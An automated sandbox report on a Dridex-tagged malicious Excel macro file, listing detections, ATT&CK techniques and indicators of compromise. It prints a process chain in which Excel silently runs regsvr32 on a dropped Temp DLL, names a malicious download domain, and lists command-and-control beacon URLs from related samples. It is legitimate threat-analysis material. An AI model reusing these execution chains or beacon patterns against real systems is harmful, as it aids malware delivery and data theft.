ID: 338158
Sample Name:
sample20210111-01.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 18:27:00
Date: 11/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report sample20210111-01.xlsm

Overview

General Information

Sample Name:	sample20210111-01.xlsm
Analysis ID:	338158
MD5:	fa5350d4304c4c2..
SHA1:	fc8a20962b8cf86..
SHA256:	0104974a7bf43e2.
Tags:	Dridex xlsm

Most interesting Screenshot:



Detection


Hidden Macro 4.0

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for subm…
- Sigma detected: BlueMashroom DLL…
- Document contains an embedded VB…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Sigma detected: Microsoft Office Pr…
- Sigma detected: Regsvr32 Anomaly
- Creates a process in suspended mo…
- Document contains an embedded VB…
- Document contains embedded VBA …

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2032 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - regsvr32.exe (PID: 2324 cmdline: 'C:\Windows\System32\regsvr32.exe' -s C:\Users\user\AppData\Local\Temp\fhmhkjo.dll. MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - DW20.EXE (PID: 3032 cmdline: 'C:\PROGRA~1\COMMON~1\MICROS~1\DW\DW20.EXE' -x -s 1948 MD5: 45A078B2967E0797360A2D4434C41DB4)
    - DWWIN.EXE (PID: 2472 cmdline: C:\Windows\system32\dwwin.exe -x -s 1948 MD5: 25247E3C4E7A7A73BAEEA6C0008952B1)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview


System Summary:

Sigma detected: BlueMashroom DLL Load

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Regsvr32 Anomaly

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:


Document contains an embedded VBA macro which may execute processes

Found Excel 4.0 Macro with suspicious formulas

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Scripting 2 2	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop o Insecure Network Communicat
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
sample20210111-01.xlsm	27%	Virustotal		Browse
sample20210111-01.xlsm	8%	Metadefender		Browse
sample20210111-01.xlsm	22%	ReversingLabs	Script-Macro.Trojan.Wacatac	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
cdn.digicertcdn.com	0%	Virustotal		Browse
ppdb-legacy.man1lamongan.com	6%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.digicertcdn.com	104.18.10.39	true	false	• 0%, Virustotal, Browse	unknown
ppdb-legacy.man1lamongan.com	199.59.242.150	true	true	• 6%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	DWWIN.EXE, 00000005.00000002.2238158063.0000000003417000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	DWWIN.EXE, 00000005.00000002.2237945619.0000000003230000.00000002.00000001.sdmp	false		high
http://investor.msn.com	DWWIN.EXE, 00000005.00000002.2237945619.0000000003230000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	DWWIN.EXE, 00000005.00000002.2237945619.0000000003230000.00000002.00000001.sdmp	false		high
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	DWWIN.EXE, 00000005.00000003.2231343971.0000000000213000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	DWWIN.EXE, 00000005.00000002.2238158063.0000000003417000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	DWWIN.EXE, 00000005.00000002.2239715014.0000000003E10000.00000002.00000001.sdmp	false		high
http://crl.entrust.net/server1.crl0	DWWIN.EXE, 00000005.00000003.2231408116.0000000003621000.00000004.00000001.sdmp	false		high
http://ocsp.entrust.net03	DWWIN.EXE, 00000005.00000003.2231408116.0000000003621000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	DWWIN.EXE, 00000005.00000002.2237945619.0000000003230000.00000002.00000001.sdmp	false		high
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	DWWIN.EXE, 00000005.00000003.2231404153.0000000003618000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	DWWIN.EXE, 00000005.00000002.2239715014.0000000003E10000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.diginotar.nl/cps/pkioverheid0	DWWIN.EXE, 00000005.00000003.2231343971.0000000000213000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	DWWIN.EXE, 00000005.00000002.2238158063.0000000003417000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	DWWIN.EXE, 00000005.00000002.2237945619.0000000003230000.00000002.00000001.sdmp	false		high
http://ocsp.entrust.net0D	DWWIN.EXE, 00000005.00000002.2238579507.0000000003661000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	DWWIN.EXE, 00000005.00000003.2231343971.0000000000213000.00000004.00000001.sdmp	false		high
http://servername/isapibackend.dll	regsvr32.exe, 00000003.00000002.2103191822.0000000001D10000.00000002.00000001.sdmp, DWWIN.EXE, 00000005.00000002.2236119170.0000000002340000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	DWWIN.EXE, 00000005.00000002.2238579507.0000000003661000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
199.59.242.150	unknown	United States		395082	BODIS-NJUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	338158
Start date:	11.01.2021
Start time:	18:27:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	sample20210111-01.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.expl.evad.winXLSM@7/19@1/1

EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Attach to Office via COM • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 13.88.21.125, 13.64.90.137, 104.18.10.39, 93.184.221.240 • Excluded domains from analysis (whitelisted): skypedataprdcolwus17.cloudapp.net, wu.ec.azureedge.net, cacerts.digicert.com, ctldl.windowsupdate.com, wu.azureedge.net, watson.microsoft.com, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, hlb.apr-52dd2-0.edgecastdns.net, wu.wpc.apr-52dd2.edgecastdns.net, skypedataprdcolwus15.cloudapp.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:28:06	API Interceptor	500x Sleep call for process: DWWIN.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
199.59.242.150	http://undo.it	Get hash	malicious	Browse	• undo.it/favicon.ico

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	jsezPXBYSo.exe	Get hash	malicious	Browse	• sec.timerz.org/addrecord.php?apikey=ab89_api_key&compuser=computer|user&sid=KKiFporIlJnvi8Sj&phase=4F85366F80624A21|86401|24GB
	7RR6UWAoLz.exe	Get hash	malicious	Browse	• gmn.timerz.org/addrecord.php?apikey=snt2_api_key&compuser=computer|user&sid=yyy3DVSKqMS7CQxS&phase=0896C02011BCDB3F|72920|22GB
	ToNKWS7M79.exe	Get hash	malicious	Browse	• ghb.timerz.org/addrecord.php?apikey=aw46_api_key&compuser=computer|user&sid=y3fPLg7isdS74dQX&phase=20FE743FCD18FAB6|75361|22GB
	8AkYlqVWsi.exe	Get hash	malicious	Browse	• sec.timerz.org/addrecord.php?apikey=ab89_api_key&compuser=computer|user&sid=z0mSMg7UwftUb8zT&phase=56567FFFCCF9B369|86789|24GB
	http://microsoftexchangeservert8zr2.nut.cc	Get hash	malicious	Browse	• free-today.com/favicon.ico
	10Order.exe	Get hash	malicious	Browse	• www.oklahomapayday.loan/hx271/
	animeonline.net	Get hash	malicious	Browse	• animeonline.net/rz?u=http%3A%2F%2Fusa.bravo-dog.com%2Fzcvisitor%2F929a5c76-3212-11e8-91bc-0a8ca3fd4c72%3Fcampaignid%3Df6228670-4b89-11e7-b1d2-0eda985eb958&notadsafe
	199.59.242.150	Get hash	malicious	Browse	• 199.59.242.150/favicon.ico
	http://galereya-mebel.ru/Question/	Get hash	malicious	Browse	• datadrivensolution.com/?kw=ftz&p=2&rndx=1521403861663

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	WgfMD4LKDZ.exe	Get hash	malicious	Browse	• awskohg.wecloudapi.com/cl/download?version=47.10.2526.80&channel=january&d=0&userid=&sys=6.1
	http://ufcna.com/glp?r=&u=http%3A%2F%2Fufcna.com%2Fflux-radar-Orly-D-est-05.jpg&rw=1280&rh=1024&ww=784&wh=490	Get hash	malicious	Browse	• ufcna.com/glp?r=&u=http://ufcna.com/flux-radar-Orly-D-est-05.jpg&rw=1280&rh=1024&ww=784&wh=490
	15filee.exe	Get hash	malicious	Browse	• www.pennsylvaniaauto.loan/hx187/?9r=2ZpML92nryXLTbqctj2GuhH0VJyGjH5quSw7FLYH454OQrtH6v4Ycy4rEoZBWjtue2zE2QlA621ynJn6JpRd7A==&8pBXn=3f3DUfw&sql=1
	.exe	Get hash	malicious	Browse	• ebookcenter.vvs.ir/dlversion.php?id=Herb%20Blackburn
	19List.exe	Get hash	malicious	Browse	• www.pfwbn.com/dm/?id=XISGJT3EqbPKoaX7rl8KuN74u7B41XTmCz7eDwqqLFsPGp7qlDpp0+n9XSmpMmt+WE59iXFYb8Eb/apyiXADlg==&sql=1
	FACT-90D93210.doc	Get hash	malicious	Browse	• caspianlab.com/XRKJO8m
	FACT-90D93210.doc	Get hash	malicious	Browse	• caspianlab.com/XRKJO8m
	FACT-90D93210.doc	Get hash	malicious	Browse	• caspianlab.com/XRKJO8m
	36history.550.js.js.js	Get hash	malicious	Browse	• dragqueenwig.com/itukabk

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.digicertcdn.com	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 104.18.11.39
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 104.18.10.39
	INV7693947099-20210111388211.xlsm	Get hash	malicious	Browse	• 104.18.10.39
	SurfsharkSetup.exe	Get hash	malicious	Browse	• 104.18.10.39
	http://https://correolimpio.telefonica.es/atp/url-check.php?URL=https%3A%2F%2Fnhabeland.vn%2Fsercurirys%2FRbvPk%2F&D=53616c7465645f5f824c0b393b6f3e2d3c9a50d9826547979a4ceae42fdf4a21ec36a319de1437ef72976b2e7ef710bdb842a205880238cf08cf04b46eccce50114dbc4447f1aa62068b81b9d426da6b&V=1	Get hash	malicious	Browse	• 104.18.10.39
	ASHLEY NAIDOO CV.doc	Get hash	malicious	Browse	• 104.18.10.39
	RFQ.doc	Get hash	malicious	Browse	• 104.18.10.39
	SecuriteInfo.com.Trojan.BtcMine.3311.17146.exe	Get hash	malicious	Browse	• 104.18.11.39
	http://test.kunmiskincare.com/index.php	Get hash	malicious	Browse	• 104.18.11.39

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://email.utest.com/ls/click?upn=Q3qQnfemZbaKqqMTD32WX0Q-2F38lqT2tAzE5eVnmPd7-2BQtbqdrAGPxGIiQmtbZbEcQfp88ilOu42BqywW-2BHQ-2F36ib8mcb8EYG4w64Icmefi3xXbpzwMP3NQ3974KeR1Cm-2FtwcR7xFilzHs6N8iNLyS48aGcVYmSpzSB5rZFj7iHuxTwLnTumc1AOR4vtcYHqqiqHY7g-2B-2FJ-2Bp2X-2FMfZ-2FQF6-2BtQvwrHR4Do9NZhu9Dvij-2BKa330W7UbuEz2iIv6oZ18C14g_HT-2FwmlBF7R5nW6HayR9wjpSE-2FEYoNhBRZJxfk0aqS7vYxNZiuzaetMNdYjE6WQ7lhnX-2F3CEUYMAVCWb9b2KoxJgG7bbDpZV8jJzJcz-2FHdj603HdwbUFnR5bNfB4iXdW0ho4xmgP3jr4yW0dQVZ-2FVH-2B4BUSDEwiU9rMA5oZN54vSw8okk6D-2FopaYrwFKHesb3rZ-2B-2FXvvZXiTmiwexXLF98nxPgg28hqPBVP8Ce82XUi0-3D	Get hash	malicious	Browse	• 104.18.10.39
	http://https://email.utest.com/ls/click?upn=eSGWhpVX2YfcJc4oKRJyCitYauf8dzcbVvAmQmQH4oZBbVMlkneKSVGqyJywGhpngTJJbZcqKw2ZrPBb6oQsQjUFyq4tbqbTGCzxR1eG4Z9O9abaPDZxc5NM1HvYjLOzed8zOYLIYcXnFBAxNAMQRlQBs6-2FmRK-2BaDDT2yagiQtTusU0-2FuKBxVVMBtDF3y-2BvaUDK48BxfAjoAvSGh6p8tJcMdNHuC687sMnINVJLdmfU-3D7Y6S_CzF3IAhuvYaPWoKJ87ALtJgaMHByYMlBwvQVuZ3bhcFe4St6cx8KCfN-2B2rcCNvOA-2BeX4QMjQb-2FUgtEcK8j5R6EI1G-2BBWI35h9mDCE7AAF1w3V3wR14L28vyaTqJbw5uQyTI0DJse16q7T2cnyVezsqen7-2F42lXjAhKUL9SqUvgoogoRMVuUrByVc8HvS0sQEQjAPQ8xNbeD4KhQ-2BMcqRFg-3D-3D	Get hash	malicious	Browse	• 104.18.11.39
	http://https://email.utest.com/ls/click?upn=7pk4n7zyu3C81Mn1P-2FDmbQYiftB7Um69feDieyAcP67WG6G79-2FZJVKAlazUBAbfEF4GoDtXgPjNLWzDCnPh7Xakgzgk-2FmStvhSscVXayLFhZIIFZIYIscDWC3lu-2BcY3A9omatVYEiWPK2Incpc6HzU578AM2hu6p-2Bn6uq0TcLQpocWZwdV9dCrqsMtrX-2FDi4HBg4XX4-2F3i2UkQ7nuJQrSo1-2FKKJZxdiMlvGfSPtt6AA-3D_Ps1_JjL7p1lgTUYZ5WQny2C5NjuXSDa0fPfjvfUw5EqzhcRvTxd-2F1XX8gbl7GK9SIE-2F651Ar7eNStX9JwifbMd-2Bpf6jPpjrN2U1igLfktYyJIQ-2Bml-2FEPkADqSRw-2Fi6D-2BnALXT-2B-2FvcMCA95hRIW-2FohWo93WXHSr3sm64NMmNmn7vCUVlwAUUBcpBMBuo-2FwDzI6vV-2FqVihNDaxiv67q2KreHoN-2B1iBGj-2FxyhjkJJWZIE1Jjos-3D	Get hash	malicious	Browse	• 104.18.11.39
